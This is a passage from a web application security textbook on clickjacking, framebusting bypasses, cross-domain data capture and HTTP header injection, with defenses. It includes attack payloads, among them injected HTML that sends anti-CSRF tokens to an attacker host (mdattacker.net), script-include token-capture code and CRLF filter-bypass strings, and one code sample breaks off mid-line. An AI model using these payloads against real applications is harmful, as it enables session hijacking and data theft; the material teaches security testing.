
Fundamentally, anti-CSRF defenses involving tokens within the page aim to ensure that requests made by a user originate from that user's actions within the application itself and are not induced by some third-party domain. UI redress attacks are designed to allow a third-party site to induce user actions on another domain even if anti-CSRF tokens are being used. These attacks work because, in the relevant sense, the resulting requests actually do originate within the application being targeted. UI redress techniques are also often referred to as "clickjacking," "strokejacking," and other buzzwords.

In its basic form, a UI redress attack involves the attacker's web page loading the target application within an `iframe` on the attacker's page. In effect, the attacker overlays the target application's interface with a different interface

provided by the attacker. The attacker's interface contains content to entice the user and induce him to perform actions such as clicking the mouse in a particular region of the page. When the user performs these actions, although it appears that he is clicking the buttons and other UI elements that are visible in the attacker's interface, he is unwittingly interacting with the interface of the application that is being targeted.

For example, suppose a banking function to make a payment transfer involves two steps. In the first step, the user submits the details of the transfer. The response to this request displays these details, and also a button to confirm the action and make the payment. Furthermore, in an attempt to prevent CSRF attacks, the form in the response includes a hidden field containing an unpredictable token. This token is submitted when the user clicks the confirm button, and the application verifies its value before transferring the funds.

In the UI redress attack, the attacker's page submits the first request in this process using conventional CSRF. This is done in an `iframe` within the attacker's page. As it does normally, the application responds with the details of the user to be added and a button to confirm the action. This response is "displayed" within the attacker's `iframe`, which is overlaid with the attacker's interface designed to induce the victim to click the region containing the confirm button. When the user clicks in this region, he is unwittingly clicking the confirm button in the target application, so the new user gets created. This basic attack is illustrated in Figure 13-1.



**Figure 13-1:** A basic UI redress attack

The reason this attack succeeds, where a pure CSRF attack would fail, is that the anti-CSRF token used by the application is processed in the normal way. Although the attacker's page cannot read the value of this token due to the same-origin policy, the form in the attacker's `iframe` includes the token

generated by the application, and it submits this back to the application when the victim unwittingly clicks the confirm button. As far as the target application is concerned, everything is normal.

To deliver the key trick of having the victim user see one interface but interact with a different one, the attacker can employ various CSS techniques. The `iframe` that loads the target interface can be made an arbitrary size, in an arbitrary location within the attacker's page, and showing an arbitrary location within the target page. Using suitable style attributes, it can be made completely transparent so that the user cannot see it.

### TRY IT!

```
http://mdsec.net/auth/405/
```

Developing the basic attack further, the attacker can use complex script code within his interface to induce more elaborate actions than simply clicking a button. Suppose an attack requires the user to enter some text into an input field (for example, in the amount field of a funds transfer page). The attacker's user interface can contain some content that induces the user to type (for example, a form to enter a phone number to win a prize). A script on the attacker's page can selectively handle keystrokes so that when a desired character is typed, the keystroke event is effectively passed to the target interface to populate the required input field. If the user types a character that the attacker does not want to enter into the target interface, the keystroke is not passed to that interface, and the attacker's script waits for the next keystroke.

In a further variation, the attacker's page can contain content that induces the user to perform mouse-dragging actions, such as a simple game. Script running on the attacker's page can selectively handle the resulting events in a way that causes the user to unwittingly select text within the target application's interface and drag it into an input field in the attacker's interface, or vice versa. For example, when targeting a web mail application, the attacker could induce the user to drag text from an e-mail message into an input field that the attacker can read. Alternatively, the user could be made to create a rule to forward all e-mail to the attacker and drag the required e-mail address from the attacker's interface into the relevant input field in the form that defines the rule. Furthermore, since links and images are dragged as URLs, the attacker may be able to induce dragging actions to capture sensitive URLs, including anti-CSRF tokens, from the target application's interface.

A useful explanation of these and other attack vectors, and the methods by which they may be delivered, can be found here:

```
http://ui-redressing.mniemietz.de/uiRedressing.pdf
```

## Framebusting Defenses

When UI redress attacks were first widely discussed, many high-profile web applications sought to defend against them using a defensive technique known as *framebusting*. In some cases this was already being used to defend against other frame-based attacks.

Framebusting can take various forms, but it essentially involves each relevant page of an application running a script to detect if it is being loaded within an `iframe`. If so, an attempt is made to “bust” out of the `iframe`, or some other defensive action is performed, such as redirecting to an error page or refusing to display the application’s own interface.

A Stanford University study in 2010 examined the framebusting defenses used by 500 top websites. It found that in every instance these could be circumvented in one way or another. How this can be done depends on the specific details of each defense, but can be illustrated using a common example of framebusting code:

```
<script>
  if (top.location != self.location)
    { top.location = self.location }
</script>
```

This code checks whether the URL of the page itself matches the URL of the top frame in the browser window. If it doesn’t, the page has been loaded within a child frame. In that case the script tries to break out of the frame by reloading itself into the top-level frame in the window.

An attacker performing a UI redress attack can circumvent this defense to successfully frame the target page in several ways:

- Since the attacker’s page controls the top-level frame, it can redefine the meaning of `top.location` so that an exception occurs when a child frame tries to reference it. For example, in Internet Explorer, the attacker can run the following code:

```
var location = 'foo';
```

This redefines `location` as a local variable in the top-level frame so that code running in a child frame cannot access it.

- The top-level frame can hook the `window.onbeforeunload` event so that the attacker’s event handler is run when the framebusting code tries to set the location of the top-level frame. The attacker’s code can perform a further redirect to a URL that returns an HTTP 204 (No Content) response. This causes the browser to cancel the chain of redirection calls and leaves the URL of the top-level frame unchanged.
- The top-level frame can define the `sandbox` attribute when loading the target application into a child frame. This disables scripting in the child frame while leaving its cookies enabled.

- The top-level frame can leverage the IE XSS filter to selectively disable the framebusting script within the child frame, as described in Chapter 12. When the attacker's page specifies the URL for the `iframe` target, it can include a new parameter whose value contains a suitable part of the framebusting script. The IE XSS filter identifies script code within both the parameter value and the response from the target application and disables the script in the response in an effort to protect the user.

**TRY IT!**

```
http://mdsec.net/auth/406/
```

### ***Preventing UI Redress***

The current consensus is that although some kinds of framebusting code may hinder UI redress attacks in some situations, this technique should not be relied on as a surefire defense against these attacks.

A more robust method for an application to prevent an attacker from framing its pages is to use the `X-Frame-Options` response header. It was introduced with Internet Explorer 8 and has since been implemented in most other popular browsers. The `X-Frame-Options` header can take two values. The value `deny` instructs the browser to prevent the page from being framed, and `sameorigin` instructs the browser to prevent framing by third-party domains.

**TIP** When analyzing any antiframe defenses employed within an application, always review any related versions of the interface that are tailored for mobile devices. For example, although `wahh-app.com/chat/` might defend robustly against framing attacks, there may be no defenses protecting `wahh-app.com/mobile/chat/`. Application owners often overlook mobile versions of the user interface when devising antiframe defenses, perhaps on the assumption that a UI redress attack would be impractical on a mobile device. However, in many cases, the mobile version of the application runs as normal when accessed using a standard (nonmobile) browser, and user sessions are shared between both versions of the application.

### **Capturing Data Cross-Domain**

The same-origin policy is designed to prevent code running on one domain from accessing content delivered from a different domain. This is why cross-site request forgery attacks are often described as “one-way” attacks. Although

one domain may cause requests to a different domain, it may not easily read the responses from those requests to steal the user's data from a different domain.

In fact, various techniques can be used in some situations to capture all or part of a response from a different domain. These attacks typically exploit some aspect of the target application's functionality together with some feature of popular browsers to allow cross-domain data capture in a way that the same-origin policy is intended to prevent.

## Capturing Data by Injecting HTML

Many applications contain functionality that allows an attacker to inject some limited HTML into a response that is received by a different user in a way that falls short of a full XSS vulnerability. For example, a web mail application may display e-mails containing some HTML markup but block any tags and attributes that can be used to execute script code. Or a dynamically generated error message may filter a range of expressions but still allow some limited use of HTML.

In these situations, it may be possible to leverage the HTML-injection condition to cause sensitive data within the page to be sent to the attacker's domain. For example, in a web mail application, the attacker may be able to capture the contents of a private e-mail message. Alternatively, the attacker may be able to read an anti-CSRF token being used within the page, allowing him to deliver a CSRF attack to forward the user's e-mail messages to an arbitrary address.

Suppose the web mail application allows injection of limited HTML into the following response:

```
[ limited HTML injection here ]
<form action="http://wahh-mail.com/forwardemail" method="POST">
<input type="hidden" name="nonce" value="2230313740821">
<input type="submit" value="Forward">
...
</form>
...
<script>
var _StatsTrackerId='AAE78F27CB3210D';
...
</script>
```

Following the injection point, the page contains an HTML form that includes a CSRF token. In this situation, an attacker could inject the following text into the response:

```
<img src='http://mdattacker.net/capture?html=
```

This snippet of HTML opens an image tag targeting a URL on the attacker's domain. The URL is encapsulated in single quotation marks, but the URL string

is not terminated, and the `<img>` tag is not closed. This causes the browser to treat the text following the injection point as part of the URL, up until a single quotation mark is encountered, which happens later in the response when a quoted JavaScript string appears. Browsers tolerate all the intervening characters and the fact that the URL spans several lines.

When the user's browser processes the response into which the attacker has injected, it attempts to fetch the specified image and makes a request to the following URL, thereby sending the sensitive anti-CSRF token to the attacker's server:

```
http://mdattacker.net/capture?html=<form%20action="http://wahn-mail.com/forwardemail"%20method="POST"><input%20type="hidden"%20name="nonce"%20value="2230313740821"><input%20type="submit"%20value="Forward">...</form>...<script> var%20_StatsTrackerId=
```

An alternative attack would be to inject the following text:

```
<form action="http://mdattacker.net/capture" method="POST">
```

This attack injects a `<form>` tag targeting the attacker's domain before the `<form>` tag used by the application itself. In this situation, when browsers encounter the nested `<form>` tag, they ignore it and process the form in the context of the first `<form>` tag that was encountered. Hence, if the user submits the form, all its parameters, including the sensitive anti-CSRF token, are submitted to the attacker's server:

```
POST /capture HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 192
Host: mdattacker.net

nonce=2230313740821&...
```

Since this second attack injects only well-formed HTML, it may be more effective against filters designed to allow a subset of HTML in echoed inputs. However, it also requires some user interaction to succeed, which may reduce its effectiveness in some situations.

## Capturing Data by Injecting CSS

In the examples discussed in the preceding section, it was necessary to use some limited HTML markup in the injected text to capture part of the response cross-domain. In many situations, however, the application blocks or HTML-encodes the characters `<` and `>` in the injected input, preventing the introduction of any new HTML tags. Pure text injection conditions like this are common in web applications and are often considered harmless.

For example, in a web mail application, an attacker may be able to introduce some limited text into the response of a target user via the subject line of an e-mail. In this situation, the attacker may be able to capture sensitive data cross-domain by injecting CSS code into the application.

In the example already discussed, suppose the attacker sends an e-mail with this subject line:

```
{ }*{font-family: '
```

Since this does not contain any HTML metacharacters, it will be accepted by most applications and displayed unmodified in responses to the recipient user. When this happens, the response returned to the user might look like this:

```
<html>
<head>
<title>WahhMail Inbox</title>
</head>
<body>
...
<td>{ }*{font-family: '</td>
...
<form action="http://wahh-mail.com/forwardemail" method="POST">
<input type="hidden" name="nonce" value="2230313740821">
<input type="submit" value="Forward">
...
</form>
...
<script>
var _StatsTrackerId='AAE78F27CB3210D';
...
</script>
</body>
</html>
```

This response obviously contains HTML. Surprisingly, however, some browsers allow this response to be loaded as a CSS stylesheet and happily process any CSS definitions it contains. In the present case, the injected response defines the CSS `font-family` property and starts a quoted string as the property definition. The attacker's injected text does not close the string, so it continues through the rest of the response, including the hidden form field containing the sensitive anti-CSRF token. (Note that it is not necessary for CSS definitions to be quoted. However, if they are not, they terminate at the next semicolon character, which may occur before the sensitive data that the attacker wants to capture.)

To exploit this behavior, an attacker needs to host a page on his own domain that includes the injected response as a CSS stylesheet. This causes any embedded CSS definitions to be applied within the attacker's own page. These can



then be queried using JavaScript to retrieve the captured data. For example, the attacker can host a page containing the following:

```
<link rel="stylesheet" href="https://wahh-mail.com/inbox" type="text/
css">
<script>
    document.write('  
</script>
```

If a user who accesses the attacker's page is simultaneously logged in to the vulnerable application, the attacker's page dynamically includes the script containing the user's profile information. This script calls the `showUserInfo` function, as implemented by the attacker, and his code receives the user's profile details, including, in this instance, the user's password.

### TRY IT!

```
http://mdsec.net/auth/420/
```

## JSON

In a variation on the preceding example, the application does not perform a function callback in the dynamically invoked script, but instead just returns the JSON array containing the user's details:

```
[
  [ 'Name', 'Matthew Adamson' ],
  [ 'Username', 'adammatt' ],
  [ 'Password', '4nllub3' ],
  [ 'UId', '88' ],
  [ 'Role', 'User' ]
]
```

As described in Chapter 3, JSON is a flexible notation for representing arrays of data and can be consumed directly by a JavaScript interpreter.

In older versions of Firefox, it was possible to perform a cross-domain script include attack to capture this data by overriding the default `Array` constructor in JavaScript. For example:

```
<script>
  function capture(s) {
    alert(s);
  }
  function Array() {
    for (var i = 0; i < 5; i++)
      this[i] setter = capture;
  }
</script>
<script src="https://mdsec.net/auth/409/YourDetailsJson.ashx">
</script>
```

This attack modifies the default `Array` object and defines a custom `setter` function, which is invoked when values are assigned to elements in an array. It then executes the response containing the JSON data. The JavaScript interpreter consumes the JSON data, constructs an `Array` to hold its values, and invokes the attacker's custom `setter` function for each value in the array.

Since this type of attack was discovered in 2006, the Firefox browser has been modified so that custom setters are not invoked during array initialization. This attack is not possible in current browsers.

### TRY IT!

<http://mdsec.net/auth/409/>

**You need to download version 2.0 of Firefox to exploit this example. You can download this from the following URL:**

[www.oldapps.com/firefox.php?old\\_firefox=26](http://www.oldapps.com/firefox.php?old_firefox=26)

## ***Variable Assignment***

Consider a social networking application that makes heavy use of asynchronous requests for actions such as updating status, adding friends, and posting comments. To deliver a fast and seamless user experience, parts of the user interface are loaded using dynamically generated scripts. To prevent standard CSRF attacks, these scripts include anti-CSRF tokens that are used when performing sensitive actions. Depending on how these tokens are embedded within the dynamic scripts, it may be possible for an attacker to capture the tokens by including the relevant scripts cross-domain.

For example, suppose a script returned by the application on `wahh-network.com` contains the following:

```
...  
var nonce = '222230313740821';  
...
```

A simple proof-of-concept attack to capture the `nonce` value cross-domain would be as follows:

```
<script src="https://wahh-network.com/status">  
</script>  
<script>  
    alert(nonce);  
</script>
```

In a different example, the value of the token may be assigned within a function:

```
function setStatus(status)  
{  
    ...  
    nonce = '222230313740821';  
    ...  
}
```

In this situation, the following attack would work:

```
<script src="https://wahh-network.com/status">  
</script>  
<script>  
    setStatus('a');  
    alert(nonce);  
</script>
```

Various other techniques may apply in different situations with variable assignments. In some cases the attacker may need to implement a partial replica of the target application's client-side logic to be able to include some of its scripts and capture the values of sensitive items.

## E4X

In the recent past, E4X has been a fast-evolving area, with browser behavior being frequently updated in response to exploitable conditions that have been identified in numerous real-world applications.

E4X is an extension to ECMAScript languages (including JavaScript) that adds native support for the XML language. At the present time, it is implemented in current versions of the Firefox browser. Although it has since been fixed, a classic example of cross-domain data capture can be found in Firefox's handling of E4X.

As well as allowing direct usage of XML syntax within JavaScript, E4X allows nested calls to JavaScript from within XML:

```
var foo=<bar>{prompt('Please enter the value of bar.')}</bar>;
```

These features of E4X have two significant consequences for cross-domain data-capture attacks:

- A piece of well-formed XML markup is treated as a value that is not assigned to any variable.
- Text nested in a `{ . . . }` block is executed as JavaScript to initialize the relevant part of the XML data.

Much well-formed HTML is also well-formed XML, meaning that it can be consumed as E4X. Furthermore, much HTML includes script code in a `{ . . . }` block that contains sensitive data. For example:

```
<html>
<head>
<script>
...
function setNonce()
{
    nonce = '222230313740821';
}
...
</script>
</head>
<body>
...
</body>
</html>
```

In earlier versions of Firefox, it was possible to perform a cross-domain script include of a full HTML response like this and have some of the embedded JavaScript execute within the attacker's domain.

Furthermore, in a technique similar to the CSS injection attack described previously, it was sometimes possible to inject text at appropriate points within a target application's HTML response to wrap an arbitrary `{ . . . }` block around sensitive data contained within that response. The whole response could then be included cross-domain as a script to capture the wrapped data.

Neither of the attacks just described works on current browsers. As this process continues, and browser support for novel syntactic constructs is further extended, it is likely that new kinds of cross-domain data capture will become possible, targeting applications that were not vulnerable to these attacks before the new browser features were introduced.

### ***Preventing JavaScript Hijacking***

Several preconditions must be in place before a JavaScript hijacking attack can be performed. To prevent such attacks, it is necessary to violate at least one of these preconditions. To provide defense-in-depth, it is recommended that multiple precautions be implemented jointly:

- As for requests that perform sensitive actions, the application should use standard anti-CSRF defenses to prevent cross-domain requests from returning any responses containing sensitive data.
- When an application dynamically executes JavaScript code from its own domain, it is not restricted to using `<script>` tags to include the script. Because the request is on-site, client-side code can use `XMLHttpRequest` to retrieve the raw response and perform additional processing on it before it is executed as script. This means that the application can insert invalid or problematic JavaScript at the start of the response, which the client application removes before it is processed. For example, the following code causes an infinite loop when executed using a script include but can be stripped before execution when the script is accessed using `XMLHttpRequest`:

```
for(;;);
```

- Because the application can use `XMLHttpRequest` to retrieve dynamic script code, it can use `POST` requests to do so. If the application accepts only `POST` requests for potentially vulnerable script code, it prevents third-party sites from including them using `<script>` tags.

## **The Same-Origin Policy Revisited**

---

This chapter and the preceding one have described numerous examples of how the same-origin policy is applied to HTML and JavaScript, and ways in which it can be circumvented via application bugs and browser quirks.

To understand more fully the consequences of the same-origin policy for web application security, this section examines some further contexts in which the policy applies and how certain cross-domain attacks can arise in those contexts.

## The Same-Origin Policy and Browser Extensions

The browser extension technologies that are widely deployed all implement segregation between domains in a way that is derived from the same basic principles as the main browser same-origin policy. However, some unique features exist in each case that can enable cross-domain attacks in some situations.

### *The Same-Origin Policy and Flash*

Flash objects have their origin determined by the domain of the URL from which the object is loaded, not the URL of the HTML page that loads the object. As with the same-origin policy in the browser, segregation is based on protocol, hostname, and port number by default.

In addition to full two-way interaction with the same origin, Flash objects can initiate cross-domain requests via the browser, using the `URLRequest` API. This gives more control over requests than is possible with pure browser techniques, including the ability to specify an arbitrary `Content-Type` header and to send arbitrary content in the body of `POST` requests. Cookies from the browser's cookie jar are applied to these requests, but the responses from cross-origin requests cannot by default be read by the Flash object that initiated them.

Flash includes a facility for domains to grant permission for Flash objects from other domains to perform full two-way interaction with them. This is usually done by publishing a policy file at the URL `/crossdomain.xml` on the domain that is granting permission. When a Flash object attempts to make a two-way cross-domain request, the Flash browser extension retrieves the policy file from the domain being requested and permits the request only if the requested domain grants access to the requesting domain.

Here's an example of the Flash policy file published by `www.adobe.com`:

```
<?xml version="1.0"?>
<cross-domain-policy>
  <site-control permitted-cross-domain-policies="by-content-type"/>
  <allow-access-from domain="*.macromedia.com" />
  <allow-access-from domain="*.adobe.com" />
  <allow-access-from domain="*.photoshop.com" />
  <allow-access-from domain="*.acrobat.com" />
</cross-domain-policy>
```

**HACK STEPS**

You should always check for the `/crossdomain.xml` file on any web application you are testing. Even if the application itself does not use Flash, if permission is granted to another domain, Flash objects issued by that domain are permitted to interact with the domain that publishes the policy.

- If the application allows unrestricted access (by specifying `<allow-access-from domain="*" />`), any other site can perform two-way interaction, riding on the sessions of application users. This would allow all data to be retrieved, and any user actions to be performed, by any other domain.
- If the application allows access to subdomains or other domains used by the same organization, two-way interaction is, of course, possible from those domains. This means that vulnerabilities such as XSS on those domains may be exploitable to compromise the domain that grants permission. Furthermore, if an attacker can purchase Flash-based advertising on any allowed domain, the Flash objects he deploys can be used to compromise the domain that grants permission.
- Some policy files disclose intranet hostnames or other sensitive information that may be of use to an attacker.

A further point of note is that a Flash object may specify a URL on the target server from which the policy file should be downloaded. If a top-level policy file is not present in the default location, the Flash browser tries to download a policy from the specified URL. To be processed, the response to this URL must contain a validly formatted policy file and must specify an XML or text-based MIME type in the `Content-Type` header. Currently most domains on the web do not publish a Flash policy file at `/crossdomain.xml`, perhaps on the assumption that the default behavior with no policy is to disallow any cross-domain access. However, this overlooks the possibility of third-party Flash objects specifying a custom URL from which to download a policy. If an application contains any functionality that an attacker could leverage to place an arbitrary XML file into a URL on the application's domain, it may be vulnerable to this attack.

### ***The Same-Origin Policy and Silverlight***

The same-origin policy for Silverlight is largely based on the policy that is implemented by Flash. Silverlight objects have their origin determined by the domain of the URL from which the object is loaded, not the URL of the HTML page that loads the object.



One important difference between Silverlight and Flash is that Silverlight does not segregate origins based on protocol or port, so objects loaded via HTTP can interact with HTTPS URLs on the same domain.

Silverlight uses its own cross-domain policy file, located at `/clientaccess-policy.xml`. Here's an example of the Silverlight policy file published by `www.microsoft.com`:

```
<?xml version="1.0" encoding="utf-8"?>
<access-policy>
  <cross-domain-access>
    <policy>
      <allow-from >
        <domain uri="http://www.microsoft.com"/>
        <domain uri="http://i.microsoft.com"/>
        <domain uri="http://i2.microsoft.com"/>
        <domain uri="http://i3.microsoft.com"/>
        <domain uri="http://i4.microsoft.com"/>
        <domain uri="http://img.microsoft.com"/>
      </allow-from>
      <grant-to>
        <resource path="/" include-subpaths="true"/>
      </grant-to>
    </policy>
  </cross-domain-access>
</access-policy>
```

The same considerations as already discussed for the Flash cross-domain policy file apply to Silverlight, with the exception that Silverlight does not allow an object to specify a nonstandard URL for the policy file.

If the Silverlight policy file is not present on a server, the Silverlight browser extension attempts to load a valid Flash policy file from the default location. If the file is present, the extension processes that instead.

### ***The Same-Origin Policy and Java***

Java implements segregation between origins in a way that is largely based on the browser's same-origin policy. As with other browser extensions, Java applets have their origin determined by the domain of the URL from which the applet is loaded, not the URL of the HTML page that loads the object.

One important difference with the Java same-origin policy is that other domains that share the IP address of the originating domain are considered to be same-origin under some circumstances. This can lead to limited cross-domain interaction in some shared hosting situations.

Java currently has no provision for a domain to publish a policy allowing interaction from other domains.

## The Same-Origin Policy and HTML5

As originally conceived, XMLHttpRequest allows requests to be issued only to the same origin as the invoking page. With HTML5, this technology is being modified to allow two-way interaction with other domains, provided that the domains being accessed give permission to do so.

Permission for cross-domain interaction is implemented using a range of new HTTP headers. When a script attempts to make a cross-domain request using XMLHttpRequest, the way this is processed depends on the details of the request:

- For “normal” requests, the kind that can be generated cross-domain using existing HTML constructs, the browser issues the request and inspects the resulting response headers to determine whether the invoking script should be allowed to access the response from the request.
- Other requests that cannot be generated using existing HTML, such as those using a nonstandard HTTP method or Content-Type, or that add custom HTTP headers, are handled differently. The browser first makes an OPTIONS request to the target URL and then inspects the response headers to determine whether the request being attempted should be permitted.

In both cases, the browser adds an Origin header to indicate the domain from which the cross-domain request is being attempted:

```
Origin: http://wahh-app.com
```

To identify domains that may perform two-way interaction, the server’s response includes the Access-Control-Allow-Origin header, which may include a comma-separated list of accepted domains and wildcards:

```
Access-Control-Allow-Origin: *
```

In the second case, where cross-domain requests are prevalidated using an OPTIONS request, headers like the following may be used to indicate the details of the request that is to be attempted:

```
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: X-PINGOTHER
```

In response to the OPTIONS request, the server may use headers like the following to specify the types of cross-domain requests that are allowed:

```
Access-Control-Allow-Origin: http://wahh-app.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-PINGOTHER
Access-Control-Max-Age: 1728000
```

**HACK STEPS**

1. To test an application's handling of cross-domain requests using `XMLHttpRequest`, you should try adding an `Origin` header specifying a different domain, and examine any `Access-Control` headers that are returned. The security implications of allowing two-way access from any domain, or from specified other domains, are the same as those described for the Flash cross-domain policy.
2. If any cross-domain access is supported, you should also use `OPTIONS` requests to understand exactly what headers and other request details are permitted.

In addition to the possibility of allowing two-way interaction from external domains, the new features in `XMLHttpRequest` may lead to new kinds of attacks exploiting particular features of web applications, or new attacks in general.


As described in Chapter 12, some applications use `XMLHttpRequest` to make asynchronous requests for files that are specified within a URL parameter, or after the fragment identifier. The retrieved file is dynamically loaded into a `<div>` on the current page. Since cross-domain requests were previously not possible using `XMLHttpRequest`, it was not necessary to validate that the requested item was on the application's own domain. With the new version of `XMLHttpRequest`, an attacker may be able to specify a URL on a domain he controls, thereby performing client-side remote file inclusion attacks against application users.

More generally, the new features of `XMLHttpRequest` provide new ways for a malicious or compromised website to deliver attacks via the browsers of visiting users, even where cross-domain access is denied. Cross-domain port scanning has been demonstrated, using `XMLHttpRequest` to make attempted requests for arbitrary hosts and ports, and observing timing differences in responses to infer whether the requested port is open, closed, or filtered. Furthermore, `XMLHttpRequest` may be used to deliver distributed denial-of-service attacks at a much faster rate than is possible using older methods of generating cross-domain requests. If cross-domain access is denied by the targeted application, it is necessary to increment a value in a URL parameter to ensure that each request is for a different URL and therefore is actually issued by the browser.

## Crossing Domains with Proxy Service Applications

Some publicly available web applications effectively function as proxy services, allowing content to be retrieved from a different domain but served to the

user from within the proxying web application. An example of this is Google Translate (GT), which requests a specified external URL and returns its contents, as shown in Figure 13-2. (Although the translation engine may modify text within the retrieved response, the underlying HTML markup and any script code are unmodified).



**Figure 13-2:** Google Translate can be used to request an external URL, and return its contents, with text in the response translated into a specified language

Where this gets interesting is if two different external domains are both accessed via the GT application. When this happens, as far as the browser is concerned, the content from each external domain now resides within the GT domain, since this is the domain from which it was retrieved. Since the two sets of content reside on the same domain, two-way interaction between them is possible if this is also carried out via the GT domain.

Of course, if a user is logged in to an external application and then accesses the application via GT, her browser correctly treats GT as a different domain. Therefore, the user's cookies for the external application are not sent in the requests via GT, nor is any other interaction possible. Hence, a malicious website cannot easily leverage GT to compromise users' sessions on other applications.

However, the behavior of proxy services such as GT can enable one website to perform two-way interaction with the public, unauthenticated areas of an application on a different domain. One example of this attack is Jikto, a

proof-of-concept worm that can spread between web applications by finding and exploiting persistent XSS vulnerabilities in them. In essence, Jikto's code works in the following way:

- When it first runs, the script checks whether it is running in the GT domain. If not, it reloads the current URL via the GT domain, effectively to transfer itself into that domain.
- The script requests content from an external domain via GT. Since the script itself is running in the GT domain, it can perform two-way interaction with public content on any other domain via GT.
- The script implements a basic web scanner in JavaScript to probe the external domain for persistent XSS flaws. Such vulnerabilities may arise within publicly accessible functions such as message boards.
- When a suitable vulnerability is identified, the script exploits this to upload a copy of itself into the external domain.
- When another user visits the compromised external domain, the script is executed, and the process repeats itself.

The Jikto worm seeks to exploit XSS flaws to self-propagate. However, the basic attack technique of merging domains via proxy services does not depend on any vulnerability in the individual external applications that are targeted, and cannot realistically be defended against. Nevertheless, it is of interest as an attack technique in its own right. It is also a useful topic to test your understanding of how the same-origin policy applies in unusual situations.

## Other Client-Side Injection Attacks

---

Many of the attacks we have examined so far involve leveraging some application function to inject crafted content into application responses. The prime example of this is XSS attacks. We have also seen the technique used to capture data cross-domain via injected HTML and CSS. This section examines a range of other attacks involving injection into client-side contexts.

### HTTP Header Injection

HTTP header injection vulnerabilities arise when user-controllable data is inserted in an unsafe manner into an HTTP header returned by the application. If an attacker can inject newline characters into the header he controls, he can insert additional HTTP headers into the response and can write arbitrary content into the body of the response.

This vulnerability arises most commonly in relation to the `Location` and `Set-Cookie` headers, but it may conceivably occur for any HTTP header. You saw previously how an application may take user-supplied input and insert it

into the `Location` header of a 3xx response. In a similar way, some applications take user-supplied input and insert it into the value of a cookie. For example:

```
GET /settings/12/Default.aspx?Language=English HTTP/1.1
Host: mdsec.net

HTTP/1.1 200 OK
Set-Cookie: PreferredLanguage=English
...
```

In either of these cases, it may be possible for an attacker to construct a crafted request using the carriage-return (0x0d) and/or line-feed (0x0a) characters to inject a newline into the header he controls and therefore insert further data on the following line:

```
GET /settings/12/Default.aspx?Language=English%0d%0aFoo:+bar HTTP/1.1
Host: mdsec.net

HTTP/1.1 200 OK
Set-Cookie: PreferredLanguage=English
Foo: bar
...
```

## ***Exploiting Header Injection Vulnerabilities***

Potential header injection vulnerabilities can be detected in a similar way to XSS vulnerabilities, since you are looking for cases where user-controllable input reappears anywhere within the HTTP headers returned by the application. Hence, in the course of probing the application for XSS vulnerabilities, you should also identify any locations where the application may be vulnerable to header injection.

### **HACK STEPS**

1. For each potentially vulnerable instance in which user-controllable input is copied into an HTTP header, verify whether the application accepts data containing URL-encoded carriage-return (%0d) and line-feed (%0a) characters, and whether these are returned unsanitized in its response.
2. Note that you are looking for the actual newline characters themselves to appear in the server's response, not their URL-encoded equivalents. If you view the response in an intercepting proxy, you should see an additional line in the HTTP headers if the attack was successful.
3. If only one of the two newline characters is returned in the server's responses, it may still be possible to craft a working exploit, depending on the context.

4. If you find that the application is blocking or sanitizing newline characters, attempt the following bypasses:

```
foo%00%0d%0abar
foo%250d%250abar
foo%0d0d%0a0abar
```

**WARNING** Issues such as these are sometimes missed through overreliance on HTML source code and/or browser plug-ins for information, which do not show the response headers. Ensure that you are reading the HTTP response headers using an intercepting proxy tool.

If it is possible to inject arbitrary headers and message body content into the response, this behavior can be used to attack other users of the application in various ways.

#### TRY IT!

```
http://mdsec.net/settings/12/
http://mdsec.net/settings/31/
```

### Injecting Cookies

A URL can be constructed that sets arbitrary cookies within the browser of any user who requests it:

```
